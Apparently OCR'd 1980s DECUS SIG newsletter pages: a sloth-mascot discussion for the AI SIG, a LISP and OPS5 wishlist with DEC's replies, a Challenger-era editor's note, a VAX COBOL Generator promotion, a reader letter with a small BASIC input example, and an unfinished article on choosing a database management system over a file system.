Date: Fri 30-AUG-1985 05:35 From: Terry C. Shannon

AI AI, SIR!

I completely concur with this mascot. What could be more appropriate??? The name is perfect, so's the animal itself: Just like interpreted LISP doing GC, it just kinda hangs out and doesn't do much of anything!!!

Date: Thu 29-AUG-1985 17:27 From: Chris Goddard

Everytime I work with OPS5 I think of Charo the nightclub singer and her famous line,"AI-AI-AI!"

Date: Sun 8-SEP-1985 23:25 From: Pam Vavra

You may count me in . . . in favor of the A-i. BUT, they don't walk! In fact, they are helpless on the ground. They climb, swing from limbs of trees, and swim. The "toes" are more like long straight claws than things that would make cutesy footprints across a page (sorry, Cheryl). Their heads can turn more than 360 degrees (I think it was 400). We should be able to come up with something to exploit that fact.

Now, I'm not sure who Gerald Durrel is, but apparently some well-known authority on wild beasts. He claims that, "The sloth, for some obscure reason, has always been the object of derision. It has probably had more libellous tales told about it than any other mammal, yet it is ...an endearing and enchanting beast."

Date: Fri 6-SEP-1985 23:26 From: Pam Vavra

As I understand it, if we left it up to Cheryl, Chris and Terry, the A-i would be in. My only immediate concern would be flak from our DTR friends for infringing on their wombat, just as Don expressed concern over copying the Cheshire Cat. Nevertheless, just to flesh out the idea some, I found a delightful book at our fairly awful Public Library: "A Sloth in the Family", by Hermann Tirler.

In brief, the creature is cool, calm and laid back: According to Tiler, in Brazil, the sloth is called an A-i for the tiny sigh which it makes (and the only noise it can make). "These animals are related to the armadillo and to the ant-eater. The official name of the three-toed sloth is bradypus tridactylus, which means three fingered, a much better description than three-toed, because the three claws on his front paws are good serviceable fingers."

"Sloths are classed as edantates, which means that they have no front teeth. One might suppose that this would make it difficult for them to eat, but, in fact, it is a very practical device for the easy insertion of the finger-shaped fruit of the ymbahuba, the sloth's favorite food."

Sloths never bite, all their movement are incredibly slow and they never make a sound, except on very rare occasions, when they heave a gentle sigh

that sounds like a-i--hence the Brazilians call them a-i. Sloths are so human in appearance--and in some of their ways--that inevitably one tends to judge them by human standards [now that sounds like the AI we know].

And needless to say, the A-i became the AISIG mascot.

AN AI WISHLIST

By Art Beane
AISIG Digital Counterpart

One of the real benefits that Digital receives from DECUS is a SIG wishlist. The new AI SIG is no exception, but is in a unique position because there isn't a structure for the wishlist, yet. That's actually an advantage. This way there are no restrictions to what can go on it.

So, during the Anaheim Symposium, we started a write-only list at the Q&A sessions. Here it is, with the Digital `official' answer. Oh, yes, the items on the list are in no order at all!

LISP WISHLIST:

o A PROCEDURE TO DECLARE AN OBJECT TO BE GARBAGE.

By definition, an object becomes garbage automatically when the last pointer to is is removed. If you want to remove the pointer to an object, redirect its symbol to nil.

o BIT-MAPPED GRAPHICS ON LARGE VAX SYSTEMS.

There isn't any hardware for LISP to support. We're looking at alternative solutions, though.

o SUPPORT `((', THAT IS, HAVE IT EVALUATE TO `(FUNCALL('.

This looks like SCHEME. Common LISP doesn't allow the construct. There are several SCHEMEs implemented in Common LISP, so some people have succeeded in doing this. Your best bet is to find one of them.

o SUPPLY INCLUDE FILES FOR GKS, RDB, ETC.

Interesting idea (DEC standard answer #165). On the other hand, at least one user paper at DECUS Anaheim described work in this direction. (Refer to Michael Stock's session on an expert system for newspaper pagination).

OPS5 WISHLIST:

A user meeting was held in Anaheim with the OPS5 project leader. Duing the meeting, a number of proposals were discussed. The following requests were

accepted for consideration in the next major release of OPS5:

- o GRAPHICS SUPPORT ON THE AI VAXSTATION.
- o BETTER SUPPORT FOR FLOATING POINT NUMBERS.
- o OPS5 SUPPORT IN THE LSE: PARENTHESIS MATCHING, RULE TEMPLATES.
- o USE CMS/MMS FOR OPS5 MODULAR PROGRAMMING.
- o SUPPORT LEXICAL COMPARISONS ON SYMBOLIC ATOMS.
- o PERMIT LINK QUALIFIERS TO BE PASSED FROM THE OPS5 DCL COMMAND TO THE LINK PHASE.
- o MAKE LHS AND RHS FUNCTIONS RETURN VALUES THE SAME WAY.
- o EXTEND THE OPS5 SYNTAX TO AUTOMATICALLY MANAGE GOALS IN THE MEA STRATEGY.
- o ADD REQUIRE filename' TO INCLUDE FILES AT COMPILE TIME.
- o SUPPORT MACRO CONSTRUCTS TO SIMPLIFY PROGRAMS.
- o LITVAL COMMAND TO PRINT THE NUMBER ASSIGNED TO AN ATTRIBUTE NAME.
- o SUPPORT INDEXING VECTOR ATTRIBUTES

This request was rejected:

- o DIRECT LANGUAGE SUPPORT FOR SMG, GRAPHICS AND OTHER RTL ACCESS.

If you have an idea or suggestion to contribute to the AI WISHLIST, send it in to (THE (LINKED LIST)) where it will be published as part of an ongoing series. Your input is important-- by contributing to the AI WISHLIST, you can make your opinion known to Digital AI specialists and help influence future AI developments at DEC.

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Editor's Note

As I sit here pulling together this months thoughts to share, my mood is decidedly ambivalent. It is a gray January day made even grayer by the recent Challenger Shuttle disaster. The color of the day and the color of the mood go well together.

I am one of those many "baby boomers" caught up in the vision kindled by Sputnik, Gagarin, Mercury, Sheppard. Our glorious dream has, at least for this moment, become a human tragedy.

Originally, this month's essay was to (I hoped) begin a dialog about the pursuit of excellence in the systems we design and use. The names to be talked about would be familiar to most of you. Ditka, McMahon, Payton, Perry, Dent, Ryan, The Chicago Bears, all associated with the pursuit and attainment of excellence within a system of great complexity and challenge.

Instead, the names are Francis Scobee, Michael Smith, Judy Resnik, Ellison Onizuka, Ronald McNair, Greg Jarvis, and Christa McAuliffe. Their pursuit of excellence in a system of unimaginable complexity and challenge has been brought short by an, as yet, unknown means.

The numbers that should have appeared would have been Bears 46, Patriots 10. Instead, the only number with any personal meaning today is Challenger 7.

So understandably, the mood today is somber. Yet, when you read this it will be Spring. We may know the causes and cures of the Shuttle disaster. Certainly, Time will have added it's perspective to our views of the past January's events.

The end of the essay turns out to be same in spite of the dramatically different beginning. The following is what inspired me about the pursuit of excellence, before the Superbowl and before the Challenger, I had already put aside these words to use:

"Far better it is to dare mighty things, to win glorious triumphs, even though checkered by failure, than to take rank with those poor spirits who neither enjoy nor suffer much, because they live in the gray twilight that knows not victory or defeat."


Theodore Roosevelt
April 10, 1899

* *

More to business, you should receive this just before you go to Dallas.

Be sure to check out the exhaustive number of sessions that have been put together for you by the Business Application SIG. Unless things go other than as planned, Dallas will host the first sessions sponsored by the SIG. My current information is that we should get the approval to change from SIC to SIG sometime in February!

That WOULD be excellent!
* *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INTRODUCING VAX COBOL GENERATOR V1.0: A 4GL APPROACH TO COBOL

by Shirley Ann Stern
Digital Equipment Corp.

How would you like to be free from the grind of hand coding in COBOL day after day? Now on VAX, you can use the VAX COBOL GENERATOR and save many lo-o-ng hours by having automatic application generation while still getting the performance benefits of VAX COBOL code! (This is called having your cake and eating it, too!) Come to Spring DECUS and see this new product demonstrated!

COBOL is the predominant language used in commercial data processing - a market where increased productivity is needed to handle the ever-increasing backlog of applications. Now VAX COBOL GENERATOR V1.0 offers experienced commercial programmers a 4GL approach to developing programs in a familiar, standardized language that significantly shortens total development time.

The VAX COBOL GENERATOR can be used for:

Creation of new applications;

Modification of existing applications (created by the VAX COBOL GENERATOR);

Generation of new programs to fit into an existing system;

Rapid prototyping that can be refined and expanded to produce the final application (no "throw-away"code).

Most other COBOL generators are simply libraries of the COBOL statements and subroutines that are most frequently used by programmers, thus limiting flexibility. However, the graphical interface of the VAX COBOL GENERATOR allows developers to literally "draw out" their application. Creation and maintenance of the application at this design level is much easier; the design is never "out of date" since the design IS the program.

The application designer employs "top-down" methodology to create a program starting at the highest level - an approach that promotes logical and orderly development. At each level, the developer then defines and manipulates the program parts and relationships by using icons which create nodes with user-given names. These nodes are then connected by lines showing data flow and procedural flow.

The VAX COBOL GENERATOR provides a data dictionary for the application designer to store common data definitions. This provides a single point of control so that data elements used in a single, or multiple, applications need only be changed once. The application, or applications can then be regenerated incorporating the changes. Optionally CDD record definitions can be used and record definitions created by the GENERATOR can be stored in the CDD.

Benefits of the VAX COBOL GENERATOR include:

A 4GL approach to coding in COBOL that significantly shortens the traditional development cycle;

Substantial productivity gains of a program generation environment without losing the security (and performance benefits) of COBOL source code;

.EXE module produced can run on any VMS or MicroVMS system without the worry of a runtime system as VAX COBOL runtime support is included in the Common Runtime Library.

Other VMS productivity tools (eg. VAX Language-Sensitive Editor, VAX Performance and Coverage Analyzer) can be used.

Integration with existing VAX Information Architecture products including referencing and storing records in the CDD and designation of VAX COBOL GENERATOR programs as subprograms that can be called by ACMS.

Prerequisite software includes VAX COBOL V3.3 to compile the code produced within the VAX COBOL GENERATOR. A VAXstation or a 240 series terminal is required for the graphical interface of this product. Applications produced by the GENERATOR do NOT require a 240 series terminal to run.

So make your arrangements early and join us in Dallas to hear and see more about the VAX COBOL GENERATOR. You will not be disappointed!

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6th January, 1986

Commercial Languages SIG
C/- Jim Wilson
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U.S.A.

Dear Jim,

My September issue of the combined U.S. SIG newsletters arrived here just before Christmas (there is a slight time delay due to local copying and distribution). I find this newsletter particularly interesting (one of the best), so keep up the good work.

However, I was surprised to read Robert Fisher's article "Stupid Questions". Was this serious?

I have been using Digital Basic (Basic-Plus on RSTS/E and VAX BASIC on VMS) since 1976. I have never had any trouble supressing the "?" which is normally supplied by BASIC on INPUT statements.

The procedure (which was not tried by Robert Fisher) is to open the terminal and then do INPUT via a channel number - as shown below. I open the terminal as SYS$INPUT on VMS, and KB: on RSTS/E. I assume that TT: will work on RSX.

```
100  open "SYS$INPUT" as file #1
200  input #1, "Press RETURN to continue"; answer$
999  end
```

This simple program has been run on RSTS/E V8.0 under BASIC-PLUS, and VMS V4.2, BASIC V2.4. I have not verified this behaviour under BASIC-PLUS-2.


The input statement used in this way will input (and convert) floating numbers, integers and strings.

A cursory glance at the BASIC Reference Manual revealed that this feature is not described for the INPUT statement. Since it has been around for about 10 years, and made it's way into the VAX BASIC compiler, I assume that this feature will stay around. However, as it is not documented there is no commitment by Digital to support this feature (I have to say this!). Perhaps an SPR should be sent suggesting that the documentation be updated to include a description of this feature. It would have saved at least one person some frustration and wasted time.

I hope this will help Robert and other BASIC programmers who hate "silly questions".

yours sincerely,

Ian Smith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Letters and articles for publication are requested from members of the SIG. They may include helpful hints, inquiries to other users, reports on SIG business, summaries of SPR's submitted to DEC, etc. Machine readable input is highly desirable. Submitters should keep in mind the DECUS policy on commercialism.

Coming Features

Later issues of this newsletter will feature articles on:

. Preview of Spring '86 DECUS Symposia DMS SIG Sessions

. Working Groups: How they assist the DMS SIG in solving User problems.

. Working Group Progress Reports from the following working groups:

Database Working Group
Forms Working Group
Non-Digital Working Group
RMS Working Group

. A written report on Digital's Response to "Wish-List" Items submitte at the DMS SIG Campground at the Fall '85 Symposia.

. SIG Chairman's Report on Plans for Spring '86 Symposia in Dallas.

. A critical review: "Is Digital's RDB a fully functional relational DBMS?".

. 'Relational vs CODASYL vs Hybrid' : a critical look at functionality in the real world of production data processing.

. "True Confessions of an RDB Novice/Is This an Undocumented Feature?" How RDB reacts to a delete request of a non-existent record.

Calling All Hands

DMS SIG is in need of a Membership Coordinator. If you are interested in this leadership position within the DMS SIG, please call the DMS SIG CHAIRMAN Joseph F. Sciuto at (202) 274-9420.

Volunteers Needed - Volunteers are needed to participate in user panels, chair sessions, and help in the DMS SIG campground at the Spring '86 DECUS Symposia. volunteers should call the DMS SIG Symposia Coordinator Keith Hare at (614) 587-0157.

Conflicting Signals on FMS and TDMS Resolved.

Not so long ago, DEC released TDMS as the heir-apparent to the niche carved out by its forms package, FMS. Users at that time had to consider whether to jump on the TDMS bandwagon or stick with FMS, a product that DEC seemingly was abandoning. Since that time, new releases of FMS have enhanced and maintained the product while continued development of TDMS has lagged far behind. DMS SIG Deepthroat indicates that DEC is planning a new product nominally called VAX-FORMS to replace both FMS and TDMS. Stay tuned for more developments.

To DB or not to DB

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This article addresses the fundamental question of how to decide whether or not a database management system is required for a particular application. The assumptions are that a large application is to be implemented and that the basics need to be selected. The basics are:

- o Implementation language(s)
- o I/O system
- o Hardware
- o Operating system

This article addresses the issue of how to choose an I/O system.

The two types of I/O systems to be considered are file management systems and database management systems. This article addresses the issues that should be considered when choosing between the two. It is not a formula or a magic checklist. The choice is highly dependent on the application and environment, and so must

be considered for each individual case.

Note that some of the issues addressed in this article may have different answers if some of the basics are already available. For example, it would be reasonable to decide to use an available database management system for an application for which it would not make sense to purchase a DBMS.

1 WHAT IS A DATABASE MANAGEMENT SYSTEM?

Before attempting to answer the question of what a DBMS is, one needs to understand what a file management system is. This section will contrast a typical ISAM (Indexed Sequential Access Mode) file system with a database management system, for example VAX RMS and VAX DBMS. These are general comparisons only and not intended to discuss specific product features.

This issue of what a DBMS is has been further confused by the microcomputer "database management systems." Many (most?) of the microcomputer products billed as database management systems are really query languages layered on top of a file system. An important distinction is that a real DBMS provides a high level language (e.g. COBOL, FORTRAN) interface. That is, the DBMS can be used by programs also, not just by terminals.

There are many kinds of database management systems (currently, the three commonly recognized types are hierarchical, network and relational). The differences are less important than the similarities.

E. F. Codd listed the following criteria for a database management system in his 1981 ACM Turing Lecture (1):

- Data independence
- Integrity
- Concurrency and consistency
- Data dictionary
- Transaction processing
- Query facility

Codd's 1985 COMPUTERWORLD articles (2,3) give additional criteria specifically for relational database management systems but many of which are common to any type of database.

Few database management systems have all of the components mentioned above. One of the tradeoffs that must to be considered when choosing between database management systems is which has the subset of possible features that is most important the application in question.

A database management system is similar to a file system in many ways. Both provide a place to store data. Both provide an access method to get to that data. In fact, there is nothing that a database management system does that you couldn't write yourself, given that you have twenty or thirty people-years to spare.

A database management system is something that helps you manage your database. It provides a framework and the tools for database discipline, which is something you need to do anyway. The productivity and long term cost advantage that is possible with a DBMS comes from the discipline, as well as from the features.

A database management system is not all things to all people and is not for all applications. It is not a miracle drug that will make "hard" applications "easy" and it may be overkill for "small" applications.

2 ACCESS PATHS

The types of access paths are often wrongly used to make distinctions between a database management techniques and file management techniques. The access paths can affect both the program style and the application performance. You need to understand what you are getting with the tool you choose and also that a database management system tends to make the structures more explicit, regardless of the types available.

The primary emphasis should placed on the functions that are needed, then on the choice of access path(s).

2.1 Indexed Access

Indexed access will be the primary access method in most applications. With indexed access, you request that the DBMS or file management system return the record or records with a field matching the value you specified.

One term for this type of addressing is associative addressing. The computer finds the data matching a particular value rather than the data at a particular physical or logical address.

Note that while the terms indexed and keyed are often used interchangably, there is a distinction. A Key is a field, or combination of fields, that uniquely identifies a record while an index is a structure to speed the retrieval of the record with a particular value for a particular field. Indices are often built on the key field(s) in a record

The considerations for indexed access are:

- Duplicate values - In some instances, it will be desirable to build an index on a field or combination of fields that may have duplicate values. In other cases, it will be preferable to be able to prevent duplicate entries for a particular field.

- Multiple indices per record - How many indices can you create for a particular record type? The access method should not restrict your application design.

- Control placement of records - Some systems use one of the indexed fields to determine the placement of the records on the disk, for example ISAM (Indexed Sequential Access Method). This feature may, or may not, be important for a particular application.

- Ordered Retrieval - Is it possible to retrieve records in a specific order based on the values in one or more fields in the record? The ISAM methods mentioned above allow records to be retrieved sequentially by the primary index. Other systems allow the specification of a sort order in which the records are to be presented when retrieved.

- Range retrieval - In some cases it may be useful to be able to retrieve all of the records with the value of a particular field between value_a and value_b.

- How is the index implemented? The most common method is a B-tree data structure but pointer arrays and hashing mechanisms are also used.

2.2 Sequential

Sequential access is simply a method to access records in a sequential order. The important considerations for this method whether or not there is some sort of optimization of access and if there is some sort of default ordering. Usually records in a sequential access mode are stored chronologically. That is, the oldest record is at the front of the file and the newest is at the end of the file.

2.3 Pointer

Pointer access is used in such things as the Master-Detail relationship in hierarchical databases (often one level only) and in Owner-Member "set" relationships in CODASYL DBTG (network) databases (multiple levels). It can also take the form of pointer arrays.

Pointer arrays are an index with a list or bitmap of records for each data value. This is sometimes called an "inverted file system" but there are other kinds of inversions (and perversions). A typical example of this is a key word look up application such as a police agency information retrieval system or an abstract retrieval system.

3 ECONOMICS

One cost consideration is the up-front costs versus the life-cycle costs of the application. In other words, how much will the application cost to develop and how much will it cost to maintain?

A large (20 person-year) high payback application might have the following costs:

Hardware	$ 500K (Upfront, capital)
Software	$ 100K
Initial Application	$ 1500K (Continuing labor)
5 Year Maintenance	$ 1500K
Life-cycle cost	$ 3600K

Productivity aids, such as code managers, module managers and text managers, should cut down on the large items. One consideration should be if more hardware or software will improve the programmer performance.

In the long run, database management software can save as much as thirty percent of the cost of an application.

4 DATA COMPLEXITY

The complexity of the data for a particular application will have a large influence on the choice of an I/O system. To discover the complexity of the data at least a preliminary data design must be done. The steps to proper design of the data are:

1. Identify all of the objects or entities to be included in the application,

2. Identify all of the data items,

3. Identify all of the relationships between the data items and entities,

4. "Normalization" - a process of eliminating duplicate data; this is mainly a quantification of good sense.

The data design process is the same for the file management and database management systems. The same thought process is involved in both cases and the answers should be written down in both cases. Generally, one must be more careful with a database management system because it MUST written down in one place (the schema or data definition). A database management system enforces discipline, which is a good thing to do anyway.

An example of the things or entities for a inventory application is:

- Customers
- Parts
- Vendors
- Plants
- Warehouses
- Orders
- Order items
- Invoices
- Payments

An example of the data items for these entities is:

- Customer number
- Customer billing Address
- Customer shipping address
- Customer credit limit
- Customer credit history
- Etc.

To discover how things relate to other things, the computer application can be compared to the paper system it is replacing. Very few applications have the chance to start fresh - usually there is an existing computer or paper system that needs to be emulated). Things to look for are one-to-one data relationships, one-to-many relationships, many-to-many relationships, repeating groups and data redundancy. Redundant data costs more storage space and is difficult to update correctly. Also, given two copies of anything, at least one of them will be wrong.

In the DBMS/file decision, the quantity of data is much less of a consideration than the complexity of the data. (The quantity does matter for performance, but that will be addressed later.)

The complexity of the data is determined by the number of different kinds of records (or record types). Each repeating group will be another type and many-to-many relationships require an additional entity. A small number of record types can probably be handled with a file management system. A large number suggests that a database management system is probably needed. Something in between large and small is a gray area.

The next question is "How large is large?". A small "large" is thirty to fifty record types. A typical "large" is eighty to one hundred record types and very large is three hundred to four hundred record types.

When counting the number of record types, remember that many-to-many relationships require an additional record type. Take the final count of the number of record types expected and add a fudge factor of fifty percent.

5 PROGRAMMING THE RELATIONSHIPS

With a file management system, the access paths must be explicitly hardcoded in each of the programs that is to access the data. In a database management system, the access paths are defined in and maintained by the DBMS and are implicitly manipulated by the programs.

If there are only a few access paths (maybe a dozen), hardcoding is probably all right and therefore a file management system can be used.

If there are many paths (dozens), then hardcoding may require much maintenance and a database management is probably better.

The choice also depends on how many programs will be needed for the application.

6 STABILITY OF DATA

A database management system permits some changes to be made in the data definition without making changes to the running programs, for example adding fields to records, adding record types and relationships.

The stability of the database is a major consideration. If the data is well defined and stable, a file management may suffice. If the data is evolving, a database management system might be better.

7 RECOVERY AND JOURNALLING

Some applications require a transaction orientation. Some business transactions require multiple updates, such as the credit and debit sides of money or inventory transfers. In the case of multiple updates within a single transaction, consider what happens if the power or program fails in the middle of an update. Is there an inconsistency? Manual intervention to fix problems is difficult, slow and expensive (not to mention extremely tedious and boring).

The choice is, is automated or manual recovery for partial updates desirable for a particular application? A database management system typically permits automated "rollback".

(Digital has announced that RMS will support journaling and rollback "someday.")

Have you ever lost a day's or week's work because of a disk failure? You may want long-term after image journaling and "roll forward." This is usually a database management feature.

The real question is, How valuable is the data? (If the data isn't valuable, why bother to do the project anyway?)

8 INTEGRITY CONTROLS

How much integrity control does the application need? Will lost records, such as orders with no matching customers cause problems? How about bad data values stored in records such as character data in numeric fields and values out of range and part numbers that don't exist? Remember that a corrupt database requires manual intervention.

With a file management system, integrity checks must be inserted in every program that writes into the database. This may be a maintenance headache, especially if the specifications later change.

In a database management system, the integrity is generally controlled by the system. The definition of the controls is written once in the schema or data definition. This way, it is always enforced, not just on certain operations.

9 CONCURRENCY

Concurrency issues are also a performance issue for interactive systems. How many people can access the database simultaneously? How many can update? How about interactive and batch accesses at the same time, and what about deadlock detection? This comparison depends on particular products and operating systems.

Locking may be necessary to control consistent updating. File management systems sometimes permit control of consistency but the question is how automatic or how manual is it? Database management systems general provide fairly automated locking and consistency control.

This concurrency issue is one of the most poorly understood and difficult tasks to implement using a file system. Most applications do not do this correctly for "complex" transactions (transactions that update more than one record as part of a single transaction).

10 MAINTENANCE COSTS

How many programs will be involved in this application? How many must change as the application evolves? If there are only a few programs (twenty? one hundred?), the overhead of maintaining data definitions in each program may not be significant. If there are hundreds, then good use of a database management system may minimize impact of changes to programs.

The stability of the application is a large factor in maintenance cost. If the database is well defined and stable, then the programs will not need many changes. A database management systems provides a single central source of the data definition. This allows the definition to be changed without greatly affecting the programs.

11 TRAINING PROGRAMMING STAFF

